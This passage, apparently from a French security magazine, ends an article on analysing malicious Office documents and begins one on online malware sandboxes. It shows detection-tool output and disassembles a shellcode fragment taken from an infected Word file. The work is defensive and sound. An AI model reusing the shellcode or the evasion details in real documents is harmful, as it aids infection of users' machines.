


Figure 4 : Structure d'un fichier composé

Un autre avantage de ce format de stockage est qu'il est indépendant du type de flux qu'il contient. Ainsi, les métadonnées du fichier sont stockées de façon générique et peuvent être extraites par n'importe quel outil lisant le format OLE, comme l'explorateur Windows. La racine du conteneur est appelée « Root Entry ». Les informations sur ce conteneur se trouvent dans les flux `\RootEntry\\x05SummaryInformation` et `\RootEntry\\x05DocumentSummaryInformation`. Le premier flux contient notamment le titre et l'auteur du document, et ses mots-clés.

3.1.2 Flux de document

L'avantage des conteneurs OLE est qu'ils sont capables de contenir n'importe quel type de flux. La différence entre un document Word et un document Excel ou Powerpoint est la présence d'un flux spécifique dans le conteneur. Les flux associés à chaque document sont les suivants :

- Word : `\RootEntry\WordDocument` ;
- Excel : `\RootEntry\Workbook` ;
- PowerPoint : `\RootEntry\PowerPoint Document`.

La structure de chaque flux est propre à chaque format. Les formats de tous ces flux sont documentés par Microsoft **[MSOFF]**. Les formats de base ont 15 ans, et ont été enrichis au cours des versions, tout en assurant une rétrocompatibilité avec les versions précédentes. Le format n'a pas été pensé pour être extensible. Il est donc inutile de préciser que le *parsing* de ces flux est pénible et fastidieux.

Avant de lire un flux, il faut tout d'abord l'extraire du conteneur OLE. J'utilise pour cela `OleFileIO.py`, inclus dans PIL **[PIL]**. Il affiche l'arborescence d'un conteneur OLE et est aisément modifiable afin de dumper chaque flux dans un fichier séparé. La sortie de base est la suivante :

```
$ ./OleFileIO.py manual.doc
--------------------------------------------------------------------
manual.doc
--------------------------------------------------------------------
'Root Entry' (root) 15808 bytes
{00020906-0000-0000-C000-000000000046}
  '\x01CompObj' (stream) 121 bytes
  '\x05DocumentSummaryInformation' (stream) 23320 bytes
  '\x05SummaryInformation' (stream) 436 bytes
  '1Table' (stream) 81075 bytes
  'Data' (stream) 48278 bytes
  'ObjectPool' (storage)
    '_1394573Ø8' (storage)
    {00020821-0000-0000-C000-000000000046}
      '\x01CompObj' (stream) 105 bytes
      '\x01Ole' (stream) 20 bytes
      '\x03META' (stream) 8424 bytes
      '\x03OCXNAME' (stream) 0 bytes
      '\x03ObjInfo' (stream) 4 bytes
      '\x03PIC' (stream) 76 bytes
      '\x03PRINT' (stream) 8424 bytes
      '\x05DocumentSummaryInformation' (stream) 396 bytes
      '\x05SummaryInformation' (stream) 140 bytes
      'Workbook' (stream) 23537 bytes
      'contents' (stream) 0 bytes
    '_139566972' (storage)
    {00021700-0000-0000-C000-000000000046}
      '\x01CompObj' (stream) 90 bytes
    ...
```

Les fonctions de lecture du contenu des flux sont présentes dans le fichier. Les modifications à apporter pour extraire chacun des flux du conteneur sous forme d'arborescence sur le disque sont donc triviales.

La lecture des conteneurs OLE se fait facilement sous Windows avec l'interface `IStorage` retournée par la fonction `StgOpenStorage` de `Ole32`. `OleFileIO.py` a certains avantages sur cette interface, notamment sa portabilité et le fait qu'il soit très facile à enrichir ou scripter.

3.1.3 Visualisation des flux

L'outil le plus adapté, à notre connaissance, pour lire la structure d'un document Office, est OffVis **[OFFVIS]**. Il s'agit d'un outil développé par Microsoft Research. Il permet de visualiser la structure du conteneur OLE, ainsi que la structure des différents flux du document. Il possède des dissecteurs pour les formats .doc, .xls et .ppt, c'est-à-dire pour chacun des flux énumérés précédemment, correspondant à chaque type de document.

Il permet l'export de toute la structure du document au format XML, sortie qui peut ensuite être traitée par un outil externe.

Il possède un module de détection d'exploits. Malheureusement, l'outil n'étant plus mis à jour, le dernier exploit détecté est relatif à la vulnérabilité CVE-2009-0556. L'outil n'étant pas extensible, il n'est pas possible d'ajouter de nouvelles heuristiques de détection.

On peut toutefois remédier à cela en utilisant la fonctionnalité d'export du document en XML, la sortie étant traitée par un script personnalisé détectant des valeurs incohérentes dans le document.

3.2 Macros Office

Un document Office est susceptible de contenir des macros, écrites en VBA (*Visual Basic for Applications*). Ces macros peuvent être exécutées à l'ouverture du

document. Elles sont désactivées par défaut : l'utilisateur doit explicitement accepter l'activation des macros lors de l'ouverture du document.

3.2.1 Problématique

L'utilisation de macros comme vecteur d'infection est tombée en désuétude depuis quelques années, probablement parce qu'elles sont désactivées par défaut. L'utilisation d'exploits est plus courante, de nombreuses installations d'Office n'étant pas à jour. Il convient toutefois de ne pas négliger la présence de macros lors d'une analyse.

Comment s'assurer que les macros contenues dans un document ne sont pas malveillantes ? Le problème se pose particulièrement dans le cas où des macros malveillantes ont été ajoutées dans un fichier contenant des macros légitimes. Il n'est pas possible de visualiser le code des macros avant de les activer. Comment un utilisateur peut-il faire confiance à un document contenant des macros et provenant de l'extérieur ? Comment, lors d'un audit, analyser correctement un fichier suspect s'il contient des macros ?

3.2.2 Stockage des macros

Les macros sont stockées dans un des flux du conteneur OLE. Un *storage* VBA contient le code de toutes les macros du document.

Un document au format OOXML contenant des macros possède un fichier spécifique dans l'archive Zip, généralement appelé `vbaProject.bin`.

Dans un projet VBA, les macros sont organisées en modules ceci se retrouve dans la structure du *storage* : chaque module occupe un flux différent. Le flux `VBA\dir` est un index référençant l'ensemble des modules du document ; il est stocké sous forme compressée.




Figure 5 - Structure d'un storage VBA

Comment récupérer le code source de chacun des modules ? Chaque flux de module est constitué d'une structure unique, de type `MODULE`. Cette structure contient deux éléments de taille variable :

- `PerformanceCache` : un cache contenant des données censées améliorer la performance des macros, spécifique à chaque version d'Office et non documenté.
- `CompressedSourceCode` : le code source du module, compressé.

Le flux `VBA\dir` contient, pour chaque module, une structure `MODULEOFFSET` spécifiant l'offset auquel se trouve le code source compressé, soit la taille de la structure PerformanceCache. Il est donc aisé, à partir de ces informations, de récupérer le code source compressé des macros. Le format de compression est `LZNT1`, supporté par la fonction de `ntdll RtlDecompressBuffer`. Ainsi, les macros peuvent être lues lors d'une analyse sans avoir à nécessairement ouvrir le document.




Figure 6 - Lecture d'une macro VBA

OfficeMalScanner [MALSCAN], développé par Frank Boldewin, est capable d'extraire les macros d'un document OLE ou OOXML. Cet outil est indispensable lors d'une analyse de document Office, comme nous le verrons par la suite.

3.3 Analyse d'exploits

Comme énoncé précédemment, les macros ne sont plus tellement utilisées aujourd'hui pour effectuer des actions malveillantes. Différents exploits, certains très stables, ont affecté les logiciels de la suite Office. Ce sont donc naturellement ceux-ci qui sont aujourd'hui utilisés, d'autant plus que les versions d'Office avant la version 2010 ne possédaient pas de *sandbox*.

La version d'Office 2010 possède un mode « Vue protégée ». Lors de la première ouverture d'un document sur un poste, l'éditeur (Word, Excel ou PowerPoint) ouvre le document en lecture seule ; l'affichage est réalisé par un processus possédant des droits très restreints. Il n'a, par exemple, pas le droit d'écrire sur le disque. L'utilisateur spécifie alors si le document a l'air valide ou non, la plupart des documents malveillants ne s'affichant pas correctement ou ne comportant qu'une ou deux pages blanches. Ce mécanisme augmente réellement la sécurité d'Office. Cette version est actuellement peu déployée en entreprise ; les exploits Office restent donc un vecteur d'attaque courant et très efficace.

3.3.1 Détection d'exploits

Trois outils sont très pratiques pour détecter rapidement des exploits dans un document : OffVis, OfficeMalScanner et OfficeCat.

3.3.1.1 OfficeMalScanner

Le principe d'OfficeMalScanner est très simple : il recherche des signatures correspondant à des instructions x86 communément rencontrées dans des *shellcodes* (**`mov r32, dword ptr fs:[0]`**, **`push ebp / mov ebp, esp / add esp, imm32`**, etc.) ou des noms de fonctions Windows (**`UrlDownloadToFile`**, **`GetTempPath`**, **`UrlDownloadToFile`**, etc.).

Voilà la sortie d'OfficeMalScanner sur un document malveillant :

```
$ OfficeMalScanner.exe infected.xls scan

+----------------------------------------+
|          OfficeMalScanner v0.53        |
|  Frank Boldewin / www.reconstructer.org  |
+----------------------------------------+

[*] SCAN mode selected
[*] Opening file infected.xls
[*] Filesize is 97792 (0x17e00) Bytes
[*] Ms Office OLE2 Compound Format document detected
[*] Scanning now...

FS:[00h] signature found at offset: 0x9043
FS:[00h] signature found at offset: 0x90ac
API-Name GetProcAddr string found at offset: 0x9b96
API-Name LoadLibrary string found at offset: 0x9ba8
Function prolog signature found at offset: 0x791b
Function prolog signature found at offset: 0x8371
Function prolog signature found at offset: 0x8ce8

Analysis finished!

--------------------------------------------------------------------
infected.xls seems to be malicious! Malicious Index = 54
--------------------------------------------------------------------
```

Un document possédant au moins 3 prologues de fonctions dans son code est clairement malveillant. On sait que le document est malveillant, on connaît les adresses de 3 fonctions qu'il contient. En revanche, on ne sait pas quelle vulnérabilité il exploite.

OfficeMalScanner possède également d'autres fonctionnalités sympathiques, comme la recherche d'objets OLE embarqués dans un document, ceci s'ils sont en clair ou s'ils sont faiblement encodés (xorés avec un octet constant, par exemple). C'est une fonction intéressante, permettant de détecter les exploits droppant un nouveau document sur le disque et supprimant le document d'origine. Cette méthode de détection est, par expérience, inefficace sur des exploits corrects, où les documents embarqués sont correctement protégés contre ce type de méthode « naïve ».

3.3.1.2 OfficeCat

OfficeCat, développé par SourceFire, est un outil de détection d'exploits Office. Il possède des heuristiques sur les différents champs des documents, tout comme OffVis ; en revanche, il ne possède pas d'interface de visualisation. Il détecte plus d'exploits qu'OffVis, ceci également pour d'autres logiciels de la suite Office, comme Publisher.

```
$ officecat.exe infected.xls
Sourcefire OFFICE CAT v2
* Microsoft Office File Checker *

Processing infected.xls
VULNERABLE
        OCID: 51
        CVE-2008-3005
        MS08-043
        Type: Excel
        Malformed FORMAT record
```

Ce logiciel est assez efficace, et affiche un très bon taux de détection d'exploits connus. Malheureusement, sa sortie n'est pas très verbeuse, ses sources ne sont pas disponibles, et il ne fonctionne que sous Windows (ou Wine) car il utilise l'interface **`IStorage`** pour extraire les flux OLE.

3.3.1.3 OffVis

Comme expliqué précédemment, OffVis possède un module de détection d'exploits, qui n'est malheureusement plus mis à jour. Son interface permet de naviguer facilement dans la structure des documents, et toutes les erreurs rencontrées lors du *parsing* du document sont enregistrées. Il est donc un outil de choix pour analyser des 0days. L'interface permet d'identifier assez facilement où va se trouver le code malveillant dans le document, et quelle vulnérabilité a été exploitée.

Dans l'exemple en figure 7, une erreur de parsing a été détectée à l'adresse 9496 (0x2518).




Figure 7 - Erreur de parsing d'un document Word

On reconnaît juste après du code x86 : **EB 24 (jmps $+24h)** est un saut 0x24 octets plus loin, suivis 0x24 octets plus loin des octets **33 C0 EB 3A (xor eax, eax / jmps $+3ah)**. Il s'agit d'un premier bout de code, lequel va ensuite probablement sauter vers un shellcode de taille plus conséquente à l'adresse 0x2580.

```
seg000:00002580 sub_2580        proc near               ; CODE XREF: seg000:00002544↑j
seg000:00002580                 add     edi, 41h ; 'A'
seg000:00002583                 push    edi
seg000:00002584                 push    dword ptr fs:[ecx]
seg000:00002587                 mov     fs:[eax], esp
seg000:0000258A                 mov     edx, 3A314332h
seg000:0000258F                 mov     edi, 140000h
seg000:00002594                 add     edx, 11121314h  ; Cherche le pattern 0x4b435646
seg000:00002594                                         ; (0x11121314 + 0x3a314332)
seg000:0000259A
seg000:0000259A loc_259A:                               ; CODE XREF: sub_2580+1F↓j
seg000:0000259A                 cmp     edx, [edi]
seg000:0000259C                 jz      short loc_25A1
seg000:0000259E                 inc     edi
seg000:0000259F                 jmp     short loc_259A
seg000:000025A1 ; ---------------------------------------------------------------------------
seg000:000025A1
seg000:000025A1 loc_25A1:                               ; CODE XREF: sub_2580+1C↑j
seg000:000025A1                 add     edi, 4
seg000:000025A4                 pop     fs:dword_0
seg000:000025AA                 push    edi
seg000:000025AB                 retn                    ; et saute 4 octets plus loin
```

Figure 8 - Désassemblage du code présent dans le document

3.3.2 Extraction et analyse des payloads

Comment analyser le payload embarqué dans le document ? Il est possible de charger directement le document dans IDA et de désassembler à partir de l'adresse 9500, comme montré sur la figure 8. Ceci ne permet toutefois pas de déboguer le shellcode embarqué dans le document.

Un outil de OfficeMalScanner résout ce problème. Il s'agit de MalHost-setup. Il crée un faux exécutable contenant le document. On lui spécifie l'*offset* du code exécutable, ici 9500.

```
$ ./MalHost-Setup.exe infected.doc infected.pe 0x251c

+----------------------------------------+
|           MalHost-Setup v0.12          |
|  Frank Boldewin / www.reconstructer.org  |
+----------------------------------------+

[*] Opening file infected.doc
[*] Filesize is 32768 (0x8000) Bytes
[*] Creating Malhost file now...
[*] Writing 88064 bytes
[*] Done!
```

Lors du lancement de l'exécutable, le document est écrit sur le disque et mappé en mémoire. Le binaire saute à l'offset de début du code exécutable. Le code est alors immédiatement débogable. L'analyse peut commencer, bien évidemment dans un environnement confiné.

Une technique plus directe serait de charger un binaire quelconque dans un débogueur, et de remplacer son code par les données du document. L'avantage de **MalHost-setup** est qu'il ouvre un *handle* sur le document. Ceci permet aux shellcodes de s'exécuter correctement. En effet, la plupart des shellcodes présents dans les documents malveillants Office un peu évolués bruteforcent le handle du document. Si un handle sur le document n'a pas été trouvé, le shellcode termine ; dans le cas contraire, il extrait, très souvent, des données du document à l'aide de **ReadFile**. La création d'un handle sur le document, comme le fait MalHost-setup, est donc très pratique.

Conclusion

La complexité des formats Office et la richesse du langage PDF font qu'il n'est pas toujours facile d'analyser un document. Un outillage simple rend la tâche beaucoup plus aisée ; ainsi, s'il n'est pas toujours trivial d'identifier pourquoi un document est malveillant, une analyse rapide permet toutefois, avec une bonne certitude, de savoir si le fichier est sain ou non. Les antivirus ne sont pas d'un grand secours quand il s'agit d'analyser des documents, en grande partie à cause des formats, enrichis depuis des années. Cet article a détaillé, nous l'espérons, assez de bases pour appréhender l'étude d'un document inconnu rapidement.

■ RÉFÉRENCES

[PDFSPEC] Spécifications PDF (ISO-32000), http://www.adobe.com/devnet/pdf/pdf_reference.html

[JSDOC] Documentation JavaScript d'Adobe, http://www.adobe.com/devnet/acrobat/javascript.html

[ORIGAMI] Page principale d'Origami, http://esec-lab.sogeti.com/dotclear/index.php?pages/Origami

[REPO] Origami sur GoogleCode, http://code.google.com/p/origami-pdf/

[PDFTOOLS] PDF tools de Didier Stevens, http://blog.didierstevens.com/programs/pdf-tools/

[PDFDISS] Zynamics PDF Dissector, http://www.zynamics.com/dissector.html

[JBIG2] Quickpost: /JBIG2Decode Trigger Trio, http://blog.didierstevens.com/2009/03/04/quickpost-jbig2decode-trigger-trio/

[MSOFF] Microsoft Office File Formats, http://msdn.microsoft.com/en-us/library/cc313118.aspx

[MS-OVBA] Office VBA File Format Structure Specification, http://msdn.microsoft.com/en-us/library/cc313094%28office.12%29.aspx

[PIL] Python Imaging Library, http://www.pythonware.com/products/pil/

[MALSCAN] OfficeMalScanner, http://www.reconstructer.org/code/OfficeMalScanner.zip

[OFFVIS] Office Visualization Tool 1.1, http://go.microsoft.com/fwlink/?LinkId=158791

[OFFICECAT] OfficeCat, http://www.snort.org/vrt/vrt-resources/officecat

ANALYSE DE MALWARES SANS REVERSE ENGINEERING

Guillaume Arcas – guillaume.arcas@gmail.com
Cédric Pernet – cedric.pernet@gmail.com

mots-clés : MALWARE / ANALYSE DYNAMIQUE / SANDBOX

Lundi matin, au siège d'une grande multinationale. La cellule de réponse à incidents est sur le pied de guerre : les membres du comité de direction ont reçu un malware par courriel. À première vue, rien de bien nouveau ni de méchant : recevoir un virus par mail est d'une banalité à pleurer et les logiciels antivirus installés sur les postes des destinataires ont bien fait leur boulot en interdisant l'infection. Seulement voilà, Aurora [1], GhostNet [2] et autres opérations Night Dragon [3] sont passées par là et ont mis les nerfs du RSSI à rude épreuve. Qui sait si derrière cet IRC-Bot/W32.BL-G38 ne se cache pas une version modifiée d'un password stealer destinée à voler les mots de passe des dirigeants de l'entreprise ? Le banker ZeuS n'a t-il pas servi à de tels agissements [4] ? Pour en avoir le cœur net, une analyse du malware est nécessaire.

1 Introduction

Il n'y a pas si longtemps encore, avant de se lancer dans le *reverse* de malware, il était nécessaire de sacrifier ses nuits sur d'obscurs forums pour glaner les dernières informations sur les u*ndocumented features* de Windows ou le *packer* dernier cri sorti de l'*underground* russophone. Il fallait aussi parler assembleur aussi bien sinon mieux que sa langue maternelle. Enfin, les chances de réussite de celui qui ne maîtrisait pas IDA Pro ni OllyDBG étaient plus que limitées.

Heureusement, il existe des outils qui permettent de mener des analyses sommaires mais suffisamment complètes sans avoir à tomber dans ces travers.

Nous allons voir dans la suite de cet article deux catégories d'outils :

- les outils accessibles en ligne et dont l'usage ne demande qu'une connexion internet et un navigateur ;
- les outils à installer en local.

Ces deux catégories ne sont pas concurrentes mais complémentaires.

Les outils en ligne apportent un gain de temps non négligeable quand il s'agit d'effectuer une levée de doute dans un laps de temps très court. Dans la grande majorité des cas, ils suffiront à qualifier la menace.

Les outils « maison » permettent de confirmer ou de compléter la première analyse sur la durée. Compte-tenu de leur nature, les outils en ligne ne permettent pas une surveillance prolongée d'un binaire suspect. Or, si dans 99 % des cas les activités malveillantes d'un binaire se déclenchent dès l'infection ou les secondes qui la suivent, un logiciel de type *rootkit* ciblé sera plus discret et ses activités ne pourront être mises au jour qu'après une étude plus longue. Ce peut être le cas, par exemple, d'un *form grabber*, qui remonterait de manière asynchrone les données volées à son C&C.

Une précision s'impose : les outils présentés ci-dessous automatisent et facilitent la collecte de données système et réseau générées par un binaire au cours de son exécution. Ils n'exemptent pas l'analyste du travail de dépouillement et d'interprétation de ces données.

2 Outils en ligne d'analyse de binaires

Ce chapitre a pour but de vous présenter brièvement différents outils en ligne (et gratuits) d'analyse de **binaires Windows**. Nous insistons sur le terme « binaire » : nous n'évoquerons pas dans ce chapitre les outils permettant l'analyse automatisée d'autres types de codes malveillants : PDF, Javascript, etc.

Ces outils peuvent être classés en deux catégories :
- Les outils n'effectuant qu'une soumission auprès d'un certain nombre de solutions anti-virales[1].
- Les outils effectuant une analyse comportementale ou « dynamique ».

La première catégorie ne nous intéresse somme toute pas plus que cela, étant donné qu'elle se contente de soumettre nos binaires à différents antivirus. Les différents outils de ce type ne présentent un intérêt qu'en termes de qualification de la menace et sont utilisés en général en première instance, afin de pouvoir « mettre un nom sur le malware ». Ils n'apportent aucune information sur le degré de menace et le comportement, sauf pour les professionnels ayant une bonne culture des différentes familles de malwares. Et encore, une famille connue peut soudainement muter, d'où l'intérêt d'une soumission systématique du binaire sur une plateforme d'analyse dynamique aussi complète que possible.

Dans le cadre de cette étude, nous avons sélectionné 4 solutions gratuites parmi les plus réputées et fiables dans la sphère antivirale. Plutôt que de toutes les présenter une par une, nous avons choisi de dresser un tableau comparatif mettant en valeur les éléments qui nous semblent les plus pertinents. Il est à noter que **tous ces outils fonctionnent dans des environnements virtuels**, et pas sur de véritables environnements. En effet, il est beaucoup plus rapide de restaurer une machine virtuelle infectée qu'un véritable système complet.

	Anubis2	CWSandbox[3]	JoeBox[4]	Threat Expert[5]
Méthode d'envoi	Formulaire web. Format ZIP supporté. SSL supporté.	Formulaire web. Format ZIP supporté.	Formulaire web. Formats ZIP et RAR supportés.	Formulaire web ou applet dédiée. Format ZIP supporté.
Soumission automatisée	Oui	Non	Oui	Non
Analyse réseau	Oui + pcap	Oui	Oui + pcap	Oui
Analyse base registre	Oui	Oui	Oui	Oui
Analyse fichiers	Oui	Oui	Oui	Oui
Captures d'écran	Non	Non	Oui	Non
Format d'export	HTML, XML, PDF, TXT	HTML, TXT	HTML, CSV, TXT	HTML
Partage de l'information	Oui	Ignoré	Oui	Non

Légende :

- Méthode d'envoi :
Méthode d'envoi d'un binaire suspicieux vers le service.


***- Soumission** automatisée :*
Il peut être intéressant de pouvoir soumettre des binaires directement à partir d'autres systèmes d'analyses : honeypots, scripting, etc., mais attention à vérifier les conditions d'utilisation des différentes plateformes : elles n'apprécieront pas forcément de voir votre machine envoyer plusieurs milliers de souches par jour vers elles.

- Analyse réseau :
L'outil surveille-t-il les requêtes réseau ? Peut-il indiquer les tentatives de connexion vers Internet ? Les premières requêtes observées sont souvent celles envoyées par le binaire exécuté vers son serveur de command&control (c&c). D'autres communications peuvent être constatées : envoi d'une nouvelle configuration du c&c vers le poste infecté, mise à jour du malware, etc.

Certains outils fournissent un véritable fichier de sortie au format pcap, pour une analyse manuelle plus confortable sous des logiciels tels que Wireshark, par exemple.


- Analyse base de registre :
Cette fonction est indispensable à toute analyse de malware, elle permet de voir les entrées de la base de registre Windows qui sont lues, modifiées, créées, ... C'est ici que les analyses révèlent souvent l'installation du malware dans une clé de registre RUN, afin d'être exécuté à chaque redémarrage de la machine.

Surveillance de la base de registre sous Anubis : un binaire au nom très suspicieux sera exécuté à chaque redémarrage...



ThreatExpert dispose de commentaires pour interpréter des modifications dans la base de registre.

- Analyse fichiers :
Toute modification de fichier ou écriture de nouveau fichier sur le système est indiquée par l'outil.



Activité « fichiers » sous CWSandbox : ici, un répertoire au nom très louche est créé...


- Captures d'écran :
Il peut être judicieux de prendre des captures d'écran à différents stades de l'infection, notamment si le malware ouvre des boîtes de dialogue (nous pensons ici fortement à des malwares de type « rogue AV », ces faux antivirus qui sont par contre de véritables malwares).

- Format d'export :
Certains outils proposent plusieurs formats d'export des résultats d'analyse, pour un plus grand confort d'exploitation des données. Le plus courant est HTML.


- Partage de l'information :
Les équipes responsables de ces outils partagent souvent les souches entre elles. Une souche envoyée sur l'une de ces plateformes peut être partagée ailleurs dans la communauté antivirale.

Quid de la fiabilité des résultats des analyses effectuées par ces outils ? En fait, vous vous en doutez, ils ne fournissent pas de résultats pertinents dans 100 % des cas. La plupart de ces outils fonctionnent en environnements virtuels et présentent donc plus de chance d'être détectés par un code malveillant. Cependant, même les outils en environnement « full Windows » réel peuvent être détectés. Ces dernières années ont vu apparaître bon nombre d'outils permettant de chiffrer des binaires et de les doter de fonctionnalités anti-outils d'analyses. Pire, certains malwares vont se comporter différemment dans un environnement détecté comme hostile à leur égard, et tromper l'analyse dynamique. D'où l'intérêt, lorsque l'on enquête sur une souche de malware, de le soumettre à plusieurs plateformes, de croiser les résultats et d'avoir à l'esprit qu'il y a toujours un risque d'être « à côté de la plaque »... En cas de doute, ou en cas de résultats contradictoires, plus qu'une seule solution : l'analyse statique, longue et fastidieuse.

